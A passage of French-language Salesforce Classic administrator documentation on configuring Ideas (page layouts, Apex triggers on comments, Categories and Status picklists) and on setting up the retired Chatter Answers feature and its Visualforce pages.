Vous pouvez spécifier l'ordre d'affichage du champ personnalisé dans la section Informations supplémentaire, et retirer un champ personnalisé de ces pages sans le supprimer définitivement du système. Bien qu'il soit possible de déplacer des champs standard dans une présentation de page, ils affichent déjà par défaut en haut de la page dans la section Détails d'idées et leur ordre n'est pas personnalisable. Vous pouvez toutefois faire glisser le champ `Statut` vers la section Informations supplémentaires pour afficher le statut d'une idée dans la présentation de page.

Remarque: L'étiquette et la présentation de la section Informations supplémentaires ne peuvent pas être personnalisées.

1. Depuis les paramètres de gestion de l'objet des idées, accédez à Présentations de page.
2. Cliquez sur **Modifier**.
3. Sélectionnez un champ personnalisé dans la zone à droite, puis faites-le glisser vers la section Informations supplémentaires. Les champs personnalisés s'affichent dans l'ordre dans lequel ils se présentent dans la section Informations supplémentaires.
4. Pour afficher le statut d'une idée pour les membres d'une zone, sélectionnez le champ `Statut`, puis faites-le glisser vers la section Informations supplémentaires.
5. Pour permettre aux utilisateurs d'ajouter des fichiers à des idées, sélectionnez le champ `Pièces jointes`, puis faites-le glisser vers la section Informations supplémentaires. Assurez-vous que la sécurité au niveau du champ est définie pour vos utilisateurs.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition de valeurs de liste de sélection pour les champs Catégories et Statut

Recherche des paramètres de gestion d'objet

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour définir la présentation d'un champ personnalisé Idées :

- Personnaliser l'application

## Ajout de déclencheurs Apex à des commentaires d'idée

L'ajout de déclencheurs Apex à des commentaires d'idées permet d'effectuer des actions associées aux commentaires que les utilisateurs publient sur une idée.

Un déclencheur est un ensemble de codes Apex qui se déclenchent un instant précis durant le cycle de vie d'un enregistrement. Vous pouvez ajouter des déclencheurs Apex pour commenter dans des idées et mieux gérer les idées dans votre communauté.

Utilisez des déclencheurs sur des commentaires pour effectuer des actions telles que :

- Envoyer une notification par e-mail au modérateur ou à un autre utilisateur lorsqu'une idée est commentée.
- Envoyer une notification par e-mail à l'utilisateur avec le contenu de son commentaire.
- Notifier le modérateur lorsqu'un nombre de commentaires spécifique est atteint pour une idée.
- Empêcher la publication de commentaires contenant des termes spécifiques.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir des déclencheurs Apex :
- Auteur Apex

Pour gérer des communautés Idées :
- Personnaliser l'application

## Migration vers l'application Community

Si votre organisation a activé les idées avant la version Winter '10, nous recommandons de migrer vers la nouvelle application Communauté. L'application Community :

- remplace l'application Ideas dans le menu des applications Force.com.
- inclut les onglets Idées et Réponses.

  Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

ATTENTION: Une fois la migration vers l'application Community effectuée, vous ne pouvez pas revenir à l'ancienne application Ideas. L'onglet Idées qui contient vos données existantes reste disponible dans l'application Community.

Pour migrer vers l'application Community :

1. Dans Configuration, saisissez *Paramètres des idées* dans la case Recherche rapide, puis sélectionnez **Paramètres des idées**.

   Le message relatif à Community s'affiche en haut de la page Paramètres des idées. Si ce message ne s'affiche pas, l'application Community est déjà activée pour votre organisation.

2. Cliquez sur **Activer** sous le message relatif à Community. Salesforce recherche dans votre organisation tout objet personnalisé nommé Community. Si des objets portent ce nom, vous devez les supprimer ou les renommer avant d'activer l'application Community.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres des Idées :
- Personnaliser l'application

3. Cliquez sur **Activer** lorsque Salesforce valide la migration vers l'application Community.

## Personnalisation des champs standard et personnalisés Idées

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour définir des valeurs de liste de sélection : | Personnaliser l'application |
| Pour définir la sécurité du niveau du champ : | Personnaliser l'application |
| Pour définir ou modifier des règles de validation de champ : | Personnaliser l'application |
| Pour créer des champs personnalisés Idées : | Personnaliser l'application |
| Pour activer les pièces jointes pour idées : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les administrateurs peuvent personnaliser les champs standard et personnalisés Idées afin de répondre aux exigences spécifiques d'une organisation :

- Définition de valeurs de liste de sélection pour les champs Catégories et Statut.
- Cliquez sur le nom d'un champ standard ou personnalisé pour définir la sécurité du niveau du champ.
- Cliquez sur le nom d'un champ personnalisé pour définir des règles de validation.
- Créez un champ personnalisé pour Idées. Les champs personnalisés apparaissent dans la section Informations supplémentaires des pages Publication d'idée et Détails d'idée.
- Ajoutez le champ `Pièce jointe` à la présentation, puis définissez la sécurité au niveau du champ. Les utilisateurs peuvent joindre tous les types de fichiers pris en charge, y compris des présentations Microsoft® PowerPoint®, des feuilles de calcul Excel®, des fichiers PDF Adobe®, des fichiers d'image, des fichiers audio et des fichiers de vidéo. La taille maximale des pièces jointes est déterminée par votre organisation.

  Remarque: Dans les mises en oeuvre personnalisées d'Idées, vous pouvez utiliser la méthode Apex `URL.getFileFieldURL` pour récupérer l'URL de téléchargement des pièces jointes.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de Idées

## Sélection de valeurs et de valeurs par défaut d'une liste de sélection pour une zone

Une fois que vous avez défini des valeurs de liste de sélection pour les champs `Catégories` et `Statut`, vous pouvez ajouter ou supprimer des valeurs de liste de sélection à partir de ces champs sur une base par zone et spécifier une valeur par défaut. Ceci vous permet de personnaliser les champs `Catégories` et `Statut` en fonction de l'objectif unique d'une zone. Pour plus d'informations, reportez-vous à Définition de valeurs de liste de sélection pour les champs Catégories et Statut à la page 2735.

Pour ajouter ou supprimer des valeurs de liste de sélection d'une zone spécifique :

1. Dans Configuration, saisissez *`Zones`* dans la case `Recherche rapide`, puis sélectionnez **Zones**.
2. Cliquez sur le nom de la zone.
3. Dans la section `Listes de sélection disponibles pour la modification`, cliquez sur **Modifier** en regard du champ `Catégories` ou `Statut`.
4. Pour supprimer une valeur de liste de sélection, sélectionnez-la dans la liste Valeurs sélectionnées et cliquez sur **Supprimer**.
5. Pour ajouter une valeur de liste de sélection à la zone, sélectionnez-la dans la liste Valeurs disponibles et cliquez sur **Ajouter**.
6. Pour spécifier une valeur par défaut pour le champ, utilisez la liste déroulante Valeur par défaut.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter ou supprimer des valeurs de liste de sélection d'une zone :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Création et modification de zones

## Définition de valeurs de liste de sélection pour les champs Catégories et Statut

### Présentation

Pour que des membres d'une zone puissent attribuer des catégories à une idée ou qu'ils puissent consulter le statut d'une idée, l'administrateur de Idées doit définir des valeurs de liste de sélection pour les champs `Catégories` et `Statut`. Ces champs sont disponibles uniquement dans une communauté idées, pas dans une communauté réponses.

Les catégories sont des valeurs définies par l'administrateur qui permettent d'organiser des idées en sous-groupes logiques au sein d'une zone. La liste déroulante Afficher la catégorie de l'onglet Idées permet aux utilisateurs de filtrer les idées par catégorie et la liste de sélection `Catégories` de la page Publier des idées permet à des utilisateurs d'ajouter des catégories à leurs idées.

Le statut d'une idée permet aux membres d'une zone de suivre la progression de l'idée. Par exemple, “En révision”, “Révisé”, “Prochainement”, et “Actuellement disponible” sont des valeurs de statut ordinaires qu'un administrateur peut définir et attribuer à des idées. Le statut d'une idée s'affiche en regard de son titre pour tous les membres de la zone.

Remarque: Si le champ `Catégorie` est affiché (au lieu de `Catégories`), cela signifie que les membres de votre zone ne peuvent attribuer qu'une seule catégorie à une idée. Pour les autoriser à attribuer plusieurs catégories à une idée, dans Configuration, saisissez *`Paramètres des idées`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres des idées** et activez `Catégories`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir des valeurs de liste de sélection :

- Personnaliser l'application

### Définition des valeurs de liste de sélection

Pour définir des valeurs de liste de sélection pour les champs standard `Catégories` et `Statut`:

1. Dans Configuration, saisissez *`Idées`* dans la case `Recherche rapide`, puis sélectionnez **Champs**.
2. Cliquez sur **Modifier** en regard du champ standard `Catégories` ou `Statut`.
3. Sur la page de modification de la liste de sélection, cliquez sur **Nouveau** pour ajouter de nouvelles valeurs de liste de sélection au champ standard. Vous pouvez aussi modifier, supprimer, réordonner et remplacer des valeurs de liste de sélection.

   Remarque: Une fois que vous avez ajouté des valeurs de liste de sélection aux champs `Catégories` ou `Statut`, le champ nécessitera toujours au moins une valeur de liste de sélection. Cela signifie que vous pouvez supprimer des valeurs de liste de sélection jusqu'à ce qu'il n'en reste qu'une pour le champ.

4. Ajoutez une ou plusieurs valeurs de liste de sélection (une par ligne) dans la zone de texte fournie.
5. Sélectionnez les zones que vous souhaitez voir inclure les nouvelles valeurs de liste de sélection.
6. Enregistrez vos modifications.
7. Pour spécifier une valeur par défaut des champs `Catégories` ou `Statut`, reportez-vous à Sélection de valeurs de liste de sélection et de valeurs par défaut pour une zone.

   Remarque: N'utilisez pas le lien **Modifier** sur la page Champs pour spécifier une valeur par défaut pour `Catégories` ou `Statut`. Vous ne pouvez spécifier une valeur par défaut qu'à partir de la page de détail de la zone.

8. Pour afficher le statut d'une idée pour les membres d'une zone, sélectionnez le champ `Statut`, puis faites-le glisser vers la section Informations supplémentaires. Vous pouvez accéder à ce champ dans la configuration, en saisissant *`Idées`* dans la case `Recherche rapide`puis en sélectionnant **Champs**.

   Une fois que vous avez coché cette case, vous pouvez attribuer un statut à toute idée lorsque vous publiez une nouvelle idée ou lorsque vous modifiez une idée existante.

CONSULTER ÉGALEMENT :

Gestion des Idées

Sélection de valeurs et de valeurs par défaut d'une liste de sélection pour une zone

Recherche des paramètres de gestion d'objet

## Activation du champ Catégories

Les organisations utilisant le champ `Catégorie` peuvent basculer vers le champ de sélection multiple `Catégories` qui permet aux membres d'une zone d'associer plus d'une catégorie à une idée. Le champ `Catégorie` ne permet d'associer qu'une seule catégorie à une idée.

ATTENTION: Une fois que vous avez activé le champ `Catégories`, vous ne pouvez pas le désactiver. En outre, l'activation du champ `Catégories` désactive automatiquement l'ancien champ `Catégorie` dans Salesforce et dans l'API.

Lorsque vous activez le champ `Catégories`, Salesforce procède automatiquement aux points suivants :

- Vérifie les règles de workflow, les déclencheurs, les règles de validation, les champs personnalisés et le code Apex de votre entreprise et répertorie toute zone qui référence le champ `Catégorie`. Vous devez corriger ou supprimer manuellement ces références avant que Salesforce ne vous autorise à activer le champ `Catégories`.
- Déplace automatiquement toutes les valeurs de liste de sélection et de présentations de recherche de l'ancien champ `Catégorie` dans le nouveau champ `Catégories`.
- Vérifie que chaque idée est associée à la valeur de liste de sélection appropriée dans le nouveau champ `Catégories`.
- Rend le nouveau champ `Catégories` accessible dans Salesforce et l'API.

Pour activer le champ `Catégories` :

1. Dans Configuration, saisissez *`Paramètres des idées`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres des idées**.
2. Cliquez sur **Activer** situé sous le message Catégories en haut de la page. Ce bouton n'est pas affiché si votre organisation a déjà activé le champ `Catégories`.

   Salesforce recherche dans les règles de workflow, les déclencheurs, les règles de validation, les champs personnalisés et le code Apex de votre entreprise des références au champ `Catégorie` et répertorie toutes les zones où cette référence doit être supprimée.
3. Si vous devez supprimer des références au champ `Catégorie`, cliquez sur**Annuler**. Une fois que vous avez supprimé les références, essayez d'activer de nouveau le champ `Catégories`.

   Remarque: Pour les règles de validation et de workflow, vous devez supprimer la règle ou corriger la référence à la catégorie au sein de la règle. Il ne suffit pas de désactiver la règle. Si vous devez supprimer un champ personnalisé qui référence le champ `Catégorie`, assurez-vous d'effacer le champ après l'avoir supprimé. .
4. Lisez les informations dans la fenêtre contextuelle, puis cliquez sur**Activer**. L'activation du nouveau champ par Salesforce peut prendre plusieurs minutes.
5. Corrigez tous les rapports personnalisés qui référencent l'ancien champ `Catégorie`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les paramètres des Idées :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de Idées

Sélection de valeurs et de valeurs par défaut d'une liste de sélection pour une zone

Définition de valeurs de liste de sélection pour les champs Catégories et Statut

### Activation des Thèmes d'idées

1. Dans Configuration, saisissez *Paramètres de thèmes d'idées* dans la case Recherche rapide, puis sélectionnez **Paramètres de thèmes d'idées**.
2. Cliquez sur **Modifier**.
3. Sélectionnez Activer les thèmes d'idées.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de Idées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les paramètres des Thèmes d'idées :

- Personnaliser l'application

## Communautés de réponses Chatter

### Présentation de la mise en oeuvre de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

**Remarque:** Nous recommandons aux administrateurs et développeurs Salesforce expérimentés de configurer et de gérer Chatter Answers, qui implique plusieurs fonctionnalités de Salesforce.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Réponses Chatter est une communauté de support en libre-service dans laquelle les utilisateurs peuvent publier des questions, et recevoir des réponses et des commentaires d'autres utilisateurs ou de vos agents de support. Chatter Answers regroupe les Requêtes, les Questions et les Réponses, ainsi que les articles Salesforce Knowledge pour une expérience unifiée. Avant de pouvoir configurer Chatter Answers, les organisations des administrateurs doivent avoir mis en oeuvre des Catégories de données. Si vous souhaitez afficher les articles de Salesforce Knowledge dans vos zones, les administrateurs doivent mettre en oeuvre Salesforce Knowledge.

Contrairement aux autres fonctionnalités de Salesforce, Chatter Answers s'étend sur plusieurs zones de configuration. Il n'existe pas dans Salesforce un emplacement central dans lequel vous pouvez mettre à jour et configurer tous les paramètres associés à Réponses Chatter. Par exemple, la configuration de Réponses Chatter peut nécessiter la mise à jour des paramètres du portal client dans Configuration en saisissant *Paramètres du portail client* dans la case Recherche rapide puis en sélectionnant **Paramètres du**

**portail client** et les paramètres de Site Force.com en saisissant *Sites* dans la case Recherche rapide puis en sélectionnant **Sites**.

La configuration de Chatter Answers nécessite également la personnalisation ou la gestion de :

- Requêtes
- Règle d'attribution de requêtes
- Règles de workflow sur des requêtes ou des questions
- Déclencheurs Apex sur des questions
- Pages Visualforce
- Utilisateurs du Portail client
- Paramètres par défaut de l'organisation
- Licences de fonctionnalité

La personnalisation de la présentation de votre zone Réponses Chatter pour l'adapter à la marque de votre société nécessite la création ou la mise à jour de pages Visualforce et leur ajout au site Force.com qui héberge votre zone.

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

## Configuration de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

**Remarque:** Les étapes ci-dessous représentent des consignes générales de configuration de Chatter Answers. Chatter Answers intègre plusieurs fonctionnalités de Salesforce, dont certaines ont peut-être déjà été implémentées par des administrateurs. Par conséquent, la mise en oeuvre de Chatter Answers peut différer selon les situations. Pour des informations spécifiques sur votre implémentation, contactez Salesforce.

Avant de pouvoir configurer Chatter Answers, les organisations des administrateurs doivent avoir mis en oeuvre des Catégories de données. Si vous souhaitez afficher les articles de Salesforce Knowledge dans vos zones, les administrateurs doivent mettre en oeuvre Salesforce Knowledge.

1. Activez Chatter Answers.
2. Configurez les paramètres de notification par e-mail.
3. Mettez en oeuvre un Portail client (si aucun existe pour votre organisation).
4. Configurez le Portail client de votre organisation pour Chatter Answers.
5. Configurez des utilisateurs du portail haut volume pour l'auto-inscription.
6. Mettez en oeuvre un site Force.com (si aucun n'existe pour votre organisation et que vous souhaitez utiliser un site).

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer Chatter Answers :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier les utilisateurs libre-service

7. Configurez le site Force.com de votre organisation pour Chatter Answers.
8. Configurez des requêtes pour Chatter Answers.
9. Définissez la visibilité de l'onglet Questions.
10. Vous pouvez également :
    - Attribuer des catégories de données à Chatter Answers.
    - Configurer Salesforce Knowledge pour Chatter Answers.
    - Ajouter Chatter Answers à vos portails clients ou portails partenaires.
11. Configurez une ou plusieurs zones.
12. Dépanner tous les problèmes de configuration.

**Important:** Une fois Chatter Answers configurée, elle risque de ne pas fonctionner correctement si vous modifiez une configuration dans les fonctionnalités mentionnées ci-dessus. Si des problèmes de configuration sont détectés, Salesforce envoi des notifications par e-mail à l'utilisateur `Contact du site`.

**Conseil:**

- Vous pouvez ajouter des champs personnalisés à des questions ou à des réponses uniquement à des fins d'intégration d'API. Par exemple, ajoutez un champ de texte personnalisé à des questions puis utilisez l'API pour renseigner ce champ de texte avec le nom du pays où chaque question est publiée. Aucun champ personnalisé que vous créez pour des questions ou des réponses ne peut s'afficher dans l'interface utilisateur de Salesforce.
- Vous pouvez personnaliser des champs, des présentations de page, des boutons et des liens, des déclencheurs Apex et des règles de validation pour des questions et des réponses Chatter Answers dans Configuration, en saisissant Chatter Answers dans la case `Recherche rapide`, puis en sélectionnant **Chatter Answers** et le paramètre approprié.
- Vous pouvez renommer le `support client` dans l'interface utilisateur de vos zones. Par exemple, vous pouvez changer « Support client » en « Support Acme ». Il suffit de modifier l'étiquette Support client dans l'objet Question.
- Vous pouvez également renommer l'onglet Chatter Answers dans votre portail.

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers

Guide de mise en œuvre de Chatter Answers

## Activation de Réponses Chatter

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Activez les Réponses Chatter pour configurer des zones Réponses Chatter.

1. Dans Configuration, saisissez *Paramètres de Réponses Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres de Réponses Chatter**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Activer Chatter Answers**.
4. Vous pouvez également sélectionner :

| Option | Description |
| --- | --- |
| Afficher Chatter Answers dans les portails | Permet d'ajouter Chatter Answers en tant qu'onglet à votre portail client ou portail partenaire. Si vous sélectionnez cette option, ajoutez l'onglet Chatter Answers à chaque portail, puis attribuez la licence utilisateur Chatter Answers aux utilisateurs du portail.<br><br>Si vous souhaitez afficher Chatter Answers uniquement dans vos portails, il n'est pas nécessaire de configurer un site Force.com pour héberger Chatter Answers. Cependant, contrairement aux portails, un site permet aux utilisateurs invités d'accéder sans connexion à certaines données Chatter Answers. |
| Optimiser le flux de questions | Permet aux utilisateurs de filtrer les résultats de recherche par article ou par question avant de publier une question dans l'une de vos zones Réponses Chatter. Vous pouvez également ajouter des champs de Titre et de Corps de texte aux questions afin de faciliter la saisie et l'analyse du texte. Ce paramètre est activé automatiquement lorsque vous activez Réponses Chatter. |
| Activer l'éditeur de texte enrichi | Permet aux membres d'une zone d'utiliser l'éditeur de texte enrichi pour mettre en forme un texte et charger des images lors de la publication de questions et de réponses. Ce |

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Chatter Answers :

- Personnaliser l'application

| Option | Description |
| --- | --- |
| | paramètre est activé automatiquement lorsque vous activez Réponses Chatter.<br>Remarque: `Optimiser le flux de questions` doit être activée pour sélectionner cette option. |
| `Afficher l'éditeur en ligne rechercher/demander` | Incorpore l'éditeur Rechercher/Demander en ligne au lieu d'utiliser une fenêtre contextuelle.<br>Remarque: `Optimiser le flux de questions` doit être activée pour sélectionner cette option. |
| `Activer la réputation` | Permet aux utilisateurs de gagner des points et des votes qui s'affichent dans le survol des images de leur profil. La réputation est activée dans toutes les zones. Ce paramètre est activé automatiquement lorsque vous activez Réponses Chatter. |
| `Autoriser les publications de réponses par e-mail` | Permet aux utilisateurs de publier des réponses aux notifications par e-mail. |
| `Activer l'authentification unique à Facebook` | Permet aux utilisateurs de se connecter à vos zones Réponses Chatter avec leurs identifiants Facebook. Si vous sélectionnez ce paramètre, vos zones affichent une option `Se connecter avec Facebook` en regard de l'option `Se connecter` de vos zones. Lorsqu'un utilisateur se connecte à Réponses Chatter avec un identifiant Facebook, le prénom, le nom et la photo associés au compte Facebook sont utilisés pour les publications dans vos zones.<br>Lors de l'activation de cette fonctionnalité, vous devez définir et activer un fournisseur d'authentification Facebook dans les contrôles de sécurité de votre organisation. |
| `Fournisseur d'authentification Facebook` | Permet de sélectionner un fournisseur d'authentification Facebook une fois l'option `Activer l'authentification unique à Facebook` sélectionnée. Vous devez sélectionner un fournisseur d'authentification Facebook afin de mettre en oeuvre l'authentification unique à Facebook pour vos zones Réponses Chatter. Ce paramètre est ignoré si vous avez associé la zone Réponses Chatter à une communauté Chatter avec un fournisseur d'authentification Facebook différent. |
| `Page de profil personnalisé` | Permet de sélectionner une page Visualforce personnalisée pour les profils des utilisateurs de Réponses Chatter dans un site public de communauté Chatter. Le paramètre **Visible sans authentification** doit être défini pour la zone afin d'utiliser les |

| Option | Description |
| --- | --- |
| | pages de profil utilisateur. Les attributs suivants sont transmis à la page Visualforce personnalisée que vous sélectionnez :<br>• `communityId`. Cet attribut indique la zone à laquelle appartient l'élément de fil actuellement sélectionné, par exemple une question ou une réponse.<br>• `userId`. Cet attribut indique le propriétaire de l'élément de fil actuellement sélectionné, par exemple une question ou une réponse.<br>• `showHeader`. Cet attribut est une valeur booléenne qui spécifie si l'en-tête de l'onglet Salesforce est inclus dans la page. Si cet attribut est défini sur true, l'en-tête de l'onglet Salesforce est affiché. |

5. Cliquez sur **Enregistrer**.

Une fois les Réponses Chatter activées, plusieurs éléments sont automatiquement ajoutés à votre organisation, qui permettent de configurer des zones :

- Un onglet Q&A sous lequel les utilisateurs internes et les administrateurs peuvent afficher et utiliser Réponses Chatter. Les administrateurs peuvent renommer cet onglet.
- Les paramètres d'autorisation standard des questions dans les profils utilisateur qui permettent d'accorder des autorisations d'utilisateur pour des questions et des réponses.
- Les pages Visualforce que vous pouvez ajouter à un site Force.com, un onglet dans une communauté ou un portail utilisateur pour permettre aux utilisateurs de s'inscrire, de se connecter et d'afficher des éléments de fil dans une zone.
- Une classe Apex nommée `ChatterAnswersRegistration` avec une méthode de personnalisation de la création de compte pour les utilisateurs de portail.
- Un déclencheur Apex pour des questions, nommé `chatter_answers_question_escalation_to_case_trigger`, qui permet d'escalader automatiquement en requêtes les questions avec des attributs spécifiques.
- Une mise à jour de champ de workflow nommée `chatter_answers_num_subscriptions_above_` qui permet de mettre à jour la `Priorité` des questions escaladées en requêtes.
- Deux règles de workflow, `chatter_answers_no_best_reply_within_time_limit_wf` et `chatter_answers_num_subscriptions_above_limit_wf`, que vous pouvez personnaliser et activer afin d'escalader automatiquement en requêtes les questions sans meilleure réponse ou les questions avec un nombre spécifique de suiveurs.

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers

Configuration de Chatter Answers

## Pages Visualforce pour Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Une fois Chatter Answers activée, les pages Visualforce ci-dessous sont automatiquement ajoutées à votre organisation. Vous pouvez utiliser ces pages pour définir et configurer Réponses Chatter.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

| Page Visualforce | Description |
|---|---|
| `ChatterAnswersAgentView` | Le composant Visualforce qui affiche des questions dans les pages de détail de requêtes lors de la conversion de questions en requêtes. Ce composant est facultatif et offre une alternative à la page de détail de requêtes. |
| `ChatterAnswersChangePassword` | La page dans laquelle les utilisateurs peuvent modifier leur mot de passe d'accès à votre zone. |
| `ChatterAnswersForgotPassword` | La page de mot de passe oublié de votre zone. |
| `ChatterAnswersForgotPasswordConfirm` | La page de confirmation de mot de passe oublié de votre zone. |
| `ChatterAnswersHelp` | La page d'aide en ligne qui s'affiche lorsque les utilisateurs cliquent sur **Besoin d'aide ?**. |
| `ChatterAnswersLogin` | La page de connexion de votre zone. |
| `ChatterAnswersRegistration` | La page dans laquelle les utilisateurs peuvent s'inscrire eux-mêmes pour accéder à votre zone. |
| Lorsque vous créez une zone, la page suivante est ajoutée à votre organisation : *`Nom de la communauté`*`_main`<br>(Page d'accueil) | La page qui inclut les fils de question, de réponse et d'article Salesforce Knowledge pour votre zone. Cette page permet également de déterminer la communauté à partir de laquelle les notifications par e-mail sont envoyées aux utilisateurs.<br>Cette page est automatiquement générée lorsque vous enregistrez une nouvelle zone sans sélectionner `Page Visualforce qui héberge les fils de votre communauté`. La page générée inclut l'ID de votre zone afin d'associer les rubriques, les questions et les réponses à votre zone spécifique, et de y les afficher. Le nom de la page reprend celui de votre zone auquel le suffixe « _main » est ajouté, par exemple, |

| Page Visualforce | Description |
| --- | --- |
| | `NomZone_main`. La page inclut également un attribut de langue qui correspond à la langue par défaut de votre organisation. |

CONSULTER ÉGALEMENT :

- Activation de Réponses Chatter
- Configuration de Chatter Answers
- Visualforce
- Personnalisation des Réponses Chatter en utilisant des pages Visualforce

## Personnalisation des Réponses Chatter en utilisant des pages Visualforce

Vous pouvez créer une page Visualforce qui affiche une zone Réponses Chatter personnalisée pour vos utilisateurs.

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

En utilisant une page Visualforce, vous pouvez ajouter des widgets personnalisés à Réponses Chatter, tels que des annonces ou des publicités, qui permettent d'élargir votre marque et de modifier l'expérience des utilisateurs. Vous pouvez également contrôler la disposition des éléments sur la page. Vos clients peuvent accéder à votre zone Réponses Chatter personnalisée via un site Force.com, un onglet d'une communauté ou un portail client auquel vous avez ajouté la page Visualforce. Lorsque des utilisateurs internes accèdent à une zone Réponses Chatter qui utilise une page Visualforce, ils affichent uniquement la zone associée à la page. Ils ne peuvent pas basculer entre les zones comme avec l'onglet Q&A standard.

**Remarque:** Vous ne pouvez pas personnaliser l'onglet Q&A de Réponses Chatter avec une page Visualforce, mais vous pouvez ajouter un onglet Visualforce dans votre organisation et créer une expérience Réponses Chatter interne avec votre page Visualforce personnalisée.

